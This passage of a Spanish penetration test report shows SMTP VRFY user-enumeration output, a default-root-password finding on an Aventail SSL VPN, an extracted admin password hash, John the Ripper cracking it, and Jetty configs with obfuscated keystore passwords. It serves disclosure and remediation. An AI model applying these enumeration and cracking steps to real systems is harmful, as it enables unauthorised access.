[*] 172.20.177.40:25 - Found user: bin
[*] 172.20.177.40:25 - SMTP - Trying VRFY checkfs
received 550 '550 5.1.1 checkfs... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY checkfsys
received 550 '550 5.1.1 checkfsys... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY checksys
received 550 '550 5.1.1 checksys... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY cmwlogin
received 550 '550 5.1.1 cmwlogin... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY couchdb
received 550 '550 5.1.1 couchdb... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY daemon
received 250 '250 2.1.5 <daemon@apolo>'
[*] 172.20.177.40:25 - Found user: daemon
[*] 172.20.177.40:25 - SMTP - Trying VRFY dbadmin
received 550 '550 5.1.1 dbadmin... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY demo received
550 '550 5.1.1 demo... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY demos received
550 '550 5.1.1 demos... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY diag received
550 '550 5.1.1 diag... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY distccd received
550 '550 5.1.1 distccd... User unknown'
```

[*] 172.20.177.40:25 - SMTP - Trying VRFY dni received 550 '550 5.1.1 dni... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY fal received 550 '550 5.1.1 fal... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY fax received 550 '550 5.1.1 fax... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY ftp received 550 '550 5.1.1 ftp... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY games received 550 '550 5.1.1 games... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY gdm received 550 '550 5.1.1 gdm... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY gnats received 550 '550 5.1.1 gnats... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY gopher received 550 '550 5.1.1 gopher... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY gropher received 550 '550 5.1.1 gropher... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY guest received 0 ''
[*] 172.20.177.40:25 SMTP server annoyed...reconnecting and saying HELO again...
[*] 172.20.177.40:25 - SMTP - Re-trying VRFY guest received 250 '250 2.1.5 <guest@apolo>'
[*] 172.20.177.40:25 - Found user: guest
[*] 172.20.177.40:25 - SMTP - Trying VRFY haldaemon received 550 '550 5.1.1 haldaemon... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY halt received 550 '550 5.1.1 halt... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY hplip received 550 '550 5.1.1 hplip... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY informix received 550 '550 5.1.1 informix... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY install received 550 '550 5.1.1 install... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY irc received 550 '550 5.1.1 irc... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY kernoops received 550 '550 5.1.1 kernoops... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY libuuid received 550 '550 5.1.1 libuuid... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY list received 550 '550 5.1.1 list... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY listen received 550 '550 5.1.1 listen... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY lp received 0 ''
[*] 172.20.177.40:25 SMTP server annoyed...reconnecting and saying HELO again...
[*] 172.20.177.40:25 - SMTP - Re-trying VRFY lp received 250 '250 2.1.5 <lp@apolo>'
[*] 172.20.177.40:25 - Found user: lp
[*] 172.20.177.40:25 - SMTP - Trying VRFY lpadm received 550 '550 5.1.1 lpadm... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY lpadmin received 550 '550 5.1.1 lpadmin... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY lynx received 550 '550 5.1.1 lynx... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY mail received 550 '550 5.1.1 mail... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY man received 550 '550 5.1.1 man... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY me received 550 '550 5.1.1 me... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY messagebus received 550 '550 5.1.1 messagebus... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY mountfs received 550 '550 5.1.1 mountfs... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY mountfsys received 550 '550 5.1.1 mountfsys... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY mountsys received 550 '550 5.1.1 mountsys... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY news received 550 '550 5.1.1 news... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY noaccess received 550 '550 5.1.1 noaccess... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY nobody received 0 ''
[*] 172.20.177.40:25 SMTP server annoyed...reconnecting and saying HELO again...
[*] 172.20.177.40:25 - SMTP - Re-trying VRFY nobody received 250 '250 2.1.5 <nobody@apolo>'
[*] 172.20.177.40:25 - Found user: nobody
[*] 172.20.177.40:25 - SMTP - Trying VRFY nobody4 received 550 '550 5.1.1 nobody4... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY nuucp received 250 '250 2.1.5 uucp login user <nuucp@apolo>'
[*] 172.20.177.40:25 - Found user: nuucp
[*] 172.20.177.40:25 - SMTP - Trying VRFY nxpgsql received 550 '550 5.1.1 nxpgsql... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY operator received 550 '550 5.1.1 operator... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY oracle received 250 '250 2.1.5 <oracle@apolo>'
[*] 172.20.177.40:25 - Found user: oracle
[*] 172.20.177.40:25 - SMTP - Trying VRFY pi received 550 '550 5.1.1 pi... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY popr received 550 '550 5.1.1 popr... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY postgres received 550 '550 5.1.1 postgres... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY postmaster received 0 ''
[*] 172.20.177.40:25 SMTP server annoyed...reconnecting and saying HELO again...
[*] 172.20.177.40:25 - SMTP - Re-trying VRFY postmaster received 250 '250 2.1.5 <postmaster@apolo>'
[*] 172.20.177.40:25 - Found user: postmaster
[*] 172.20.177.40:25 - SMTP - Trying VRFY printer received 550 '550 5.1.1 printer... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY proxy received 550 '550 5.1.1 proxy... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY pulse received 550 '550 5.1.1 pulse... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY rfindd received 550 '550 5.1.1 rfindd... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY rje received 550 '550 5.1.1 rje... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY rooty received 550 '550 5.1.1 rooty... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY saned received 550 '550 5.1.1 saned... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY service received 550 '550 5.1.1 service... User unknown'

[*] 172.20.177.40:25 - SMTP - Trying VRFY setup received 550 '550 5.1.1 setup... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY sgiweb received 550 '550 5.1.1 sgiweb... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY sigver received 550 '550 5.1.1 sigver... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY speech-dispatcher received 550 '550 5.1.1 speech-dispatcher... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY sshd received 0 ''
[*] 172.20.177.40:25 SMTP server annoyed...reconnecting and saying HELO again...
[*] 172.20.177.40:25 - SMTP - Re-trying VRFY sshd received 250 '250 2.1.5 <sshd@apolo>'
[*] 172.20.177.40:25 - Found user: sshd
[*] 172.20.177.40:25 - SMTP - Trying VRFY sym received 550 '550 5.1.1 sym... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY symop received 550 '550 5.1.1 symop... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY sync received 550 '550 5.1.1 sync... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY sys received 250 '250 2.1.5 <sys@apolo>'
[*] 172.20.177.40:25 - Found user: sys
[*] 172.20.177.40:25 - SMTP - Trying VRFY sysadm received 550 '550 5.1.1 sysadm... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY sysadmin received 550 '550 5.1.1 sysadmin... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY sysbin received 550 '550 5.1.1 sysbin... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY syslog received 550 '550 5.1.1 syslog... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY system_admin received 550 '550 5.1.1 system_admin... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY trouble received 550 '550 5.1.1 trouble... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY udadmin received 550 '550 5.1.1 udadmin... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY ultra received 550 '550 5.1.1 ultra... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY umountfs received 550 '550 5.1.1 umountfs... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY umountfsys received 550 '550 5.1.1 umountfsys... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY umountsys received 550 '550 5.1.1 umountsys... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY unix received 550 '550 5.1.1 unix... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY us_admin received 550 '550 5.1.1 us_admin... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY user received 550 '550 5.1.1 user... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY uucp received 0 ''
[*] 172.20.177.40:25 SMTP server annoyed...reconnecting and saying HELO again...
[*] 172.20.177.40:25 - SMTP - Re-trying VRFY uucp received 250 '250 2.1.5 <uucp@apolo>'
[*] 172.20.177.40:25 - Found user: uucp
[*] 172.20.177.40:25 - SMTP - Trying VRFY uucpadm received 550 '550 5.1.1 uucpadm... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY web received 550 '550 5.1.1 web... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY webmaster received 550 '550 5.1.1 webmaster... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY www received 550 '550 5.1.1 www... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY www-data received 550 '550 5.1.1 www-data... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY xpdb received 550 '550 5.1.1 xpdb... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY xpopr received 550 '550 5.1.1 xpopr... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY zabbix received 550 '550 5.1.1 zabbix... User unknown'
[+] 172.20.177.40:25 Users found: adm, bin, daemon, guest, lp, nobody, nuucp, oracle, postmaster, sshd, sys, uucp
[*] Scanned 1 of 1 hosts (100% complete)

Servidores Vulnerables

- 172.20.177.40
- 172.20.177.48

Recomendación:

- Validar si el servicio es necesario, sino desactivarlo.
- Deshabilite el acceso remoto a los comandos afectados.
- Si se usa el servicio Sendmail, adicione la opción:
  O PrivacyOptions=goaway en el archivo /etc/sendmail.cf


Credenciales por defecto en cuenta root

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVE CVE-1999-0502, CVE-2006-5288, CVE-2012-4577


La cuenta con altos privilegios del sistema Aventail SSL VPN, root tiene contraseña por defecto (password). Es posible utilizar estas credenciales para acceder al sistema operativo y tomar el control absoluto del mismo.

Fue posible acceder a la información almacenada en el sistema, como son las contraseñas cifradas de usuarios, archivos de configuración de equipos, y acceso a las bases de datos funcionales en el sistema.


Acceso root al sistema 172.20.177.90:




Acceso root al sistema 172.20.177.91:





Ejecución de comandos en 172.20.177.90:





Acceso a archivos de configuración, obtención de hash de contraseña y crackeo de la misma:






/usr/local/app/mgmt-server/conf/console.xml - root@172.20.177.90


Codificacion

```
</permissions_item>
<permissions_item>
<page refId="remoteassistpagegroup"/>
<accessLevel>view</accessLevel>
</permissions_item>
<permissions_item>
<page refId="apipagegroup"/>
<accessLevel>none</accessLevel>
</permissions_item>
</permissions>
</roles_item>
</roles>
<credentials>
<credentials_item comment="Primary Administrator" id="PrimaryAdmin">
<username>admin</username>
<password>$1$HcOTuOHN$6Uie4ukJ8VXk/EJOSPMG8/</password>
<role refId="primaryadminrole"/>
<adminType>LOCALUSER</adminType>
</credentials_item>
</credentials>
<allowCreateLegacyAdmins>true</allowCreateLegacyAdmins>
<activeData>
<activeData_item>
<key>admin.auth.module.primary.id</key>
<value>AV1398790857519AJK</value>
</activeData_item>
<activeData_item>
<key>admin.auth.module.primary.name</key>
<value>AD_UACT</value>
</activeData_item>
<activeData_item>
<key>admin.auth.module.primary.type</key>
<value>8</value>
</activeData_item>
</activeData>
</console>
```


password

```
E:\Herramientas\Crack con GPU\john179j5w\john179j5\run>john.exe admin_hash.txt
Loaded 1 password hash (FreeBSD MD5 [SSE2i 12x])
password         (?)
guesses: 1  time: 0:00:00:00 DONE (Wed Feb 18 11:19:29 2015)  c/s: 230  trying: 123456 - qwerty
Use the "--show" option to display all of the cracked passwords reliably

E:\Herramientas\Crack con GPU\john179j5w\john179j5\run>john.exe admin_hash.txt --show
?:password

1 password hash cracked, 0 left
```




/var/backups/jetty.xml.bak - root@172.20.177.90
Codificacion
<!-- SSL Connector -->
<Call name="addConnector">
<Arg>
<New class="org.mortbay.jetty.security.SslSocketConnector">
<Set name="allowRenegotiate">false</Set>
<Set name="Port">8443</Set>
<Set name="reuseAddress">true</Set>
<Set name="Host">0.0.0.0</Set>
<Set name="maxIdleTime">30000</Set>
<Set name="handshakeTimeout">2000</Set>
<Set name="keystore">/usr/local/app/mgmt-server/conf/keystore.jetty</Set>
<Set name="password">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<Set name="keyPassword">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<!-- Restrict ciphers because JVM may support weak/intermediate ciphers -->
<Set name="ExcludeCipherSuites">
<Call class="com.aventail.mgmt.jetty.CipherSuites" name="getExcludesFromAllowed">
<Arg>
<Array type="java.lang.String">
<Item>TLS_RSA_WITH_AES_256_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_256_CBC_SHA</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA</Item>
<Item>SSL_RSA_WITH_3DES_EDE_CBC_SHA</Item>
<Item>SSL_RSA_WITH_RC4_128_MD5</Item>
<Item>SSL_RSA_WITH_RC4_128_SHA</Item>
</Array>
</Arg>
</Call>
</Set>
</New>
</Arg>
</Call>
<Call name="addConnector">
<Arg>
<New class="org.mortbay.jetty.security.SslSocketConnector">
<Set name="allowRenegotiate">false</Set>
<Set name="Port">8444</Set>
<Set name="reuseAddress">true</Set>
<Set name="Host">0.0.0.0</Set>
<Set name="maxIdleTime">30000</Set>
<Set name="handshakeTimeout">2000</Set>
<Set name="keystore">/usr/local/app/mgmt-server/conf/keystore.jetty</Set>
<Set name="password">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<Set name="keyPassword">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<!-- Restrict ciphers because JVM may support weak/intermediate ciphers -->
<Set name="ExcludeCipherSuites">
<Call class="com.aventail.mgmt.jetty.CipherSuites" name="getExcludesFromAllowed">
<Arg>
<Array type="java.lang.String">
<Item>TLS_RSA_WITH_AES_256_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_256_CBC_SHA</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA</Item>
<Item>SSL_RSA_WITH_3DES_EDE_CBC_SHA</Item>
<Item>SSL_RSA_WITH_RC4_128_MD5</Item>
<Item>SSL_RSA_WITH_RC4_128_SHA</Item>
</Array>
</Arg>
</Call>
</Set>
</New>
</Arg>
</Call>
<Call name="addConnector">
<Arg>
<New class="org.mortbay.jetty.security.SslSocketConnector">
<Set name="allowRenegotiate">false</Set>
<Set name="Port">8445</Set>
<Set name="reuseAddress">true</Set>
<Set name="Host">0.0.0.0</Set>
<Set name="maxIdleTime">30000</Set>
<Set name="handshakeTimeout">2000</Set>
<Set name="keystore">/usr/local/app/mgmt-server/conf/keystore.jetty</Set>
<Set name="password">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<Set name="keyPassword">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<!-- Restrict ciphers because JVM may support weak/intermediate ciphers -->
<Set name="ExcludeCipherSuites">
<Call class="com.aventail.mgmt.jetty.CipherSuites" name="getExcludesFromAllowed">
<Arg>
<Array type="java.lang.String">
<Item>TLS_RSA_WITH_AES_256_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_256_CBC_SHA</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA</Item>
<Item>SSL_RSA_WITH_3DES_EDE_CBC_SHA</Item>
<Item>SSL_RSA_WITH_RC4_128_MD5</Item>
<Item>SSL_RSA_WITH_RC4_128_SHA</Item>
</Array>
</Arg>
</Call>
</Set>
</New>
</Arg>
</Call>
<Call name="addConnector">
<Arg>
<New class="org.mortbay.jetty.security.SslSocketConnector">
<Set name="allowRenegotiate">false</Set>
<Set name="Port">8446</Set>
<Set name="reuseAddress">true</Set>
<Set name="Host">0.0.0.0</Set>
<Set name="maxIdleTime">30000</Set>
<Set name="handshakeTimeout">2000</Set>
<Set name="keystore">/usr/local/app/mgmt-server/conf/keystore.jetty</Set>
<Set name="password">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<Set name="keyPassword">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<!-- Restrict ciphers because JVM may support weak/intermediate ciphers -->
<Set name="ExcludeCipherSuites">
<Call class="com.aventail.mgmt.jetty.CipherSuites" name="getExcludesFromAllowed">
<Arg>
<Array type="java.lang.String">
<Item>TLS_RSA_WITH_AES_256_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_256_CBC_SHA</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA</Item>
<Item>SSL_RSA_WITH_3DES_EDE_CBC_SHA</Item>
<Item>SSL_RSA_WITH_RC4_128_MD5</Item>
<Item>SSL_RSA_WITH_RC4_128_SHA</Item>
</Array>
</Arg>
</Call>
</Set>
</New>
</Arg>
</Call>
<Call name="addConnector">
<Arg>
<New class="org.mortbay.jetty.security.SslSocketConnector">
<Set name="allowRenegotiate">false</Set>
<Set name="Port">8447</Set>
<Set name="reuseAddress">true</Set>
<Set name="Host">0.0.0.0</Set>
<Set name="maxIdleTime">30000</Set>
<Set name="handshakeTimeout">2000</Set>
<Set name="keystore">/usr/local/app/mgmt-server/conf/keystore.jetty</Set>
<Set name="password">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<Set name="keyPassword">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<!-- Restrict ciphers because JVM may support weak/intermediate ciphers -->
<Set name="ExcludeCipherSuites">
<Call class="com.aventail.mgmt.jetty.CipherSuites" name="getExcludesFromAllowed">
<Arg>
<Array type="java.lang.String">
<Item>TLS_RSA_WITH_AES_256_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_256_CBC_SHA</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA</Item>
<Item>SSL_RSA_WITH_3DES_EDE_CBC_SHA</Item>
<Item>SSL_RSA_WITH_RC4_128_MD5</Item>
<Item>SSL_RSA_WITH_RC4_128_SHA</Item>
</Array>
</Arg>
</Call>
</Set>
</New>
</Arg>
</Call>
<Call name="addConnector">
<Arg>
<New class="org.mortbay.jetty.security.SslSocketConnector">
<Set name="allowRenegotiate">false</Set>
<Set name="Port">8448</Set>
<Set name="reuseAddress">true</Set>
<Set name="Host">0.0.0.0</Set>
<Set name="maxIdleTime">30000</Set>
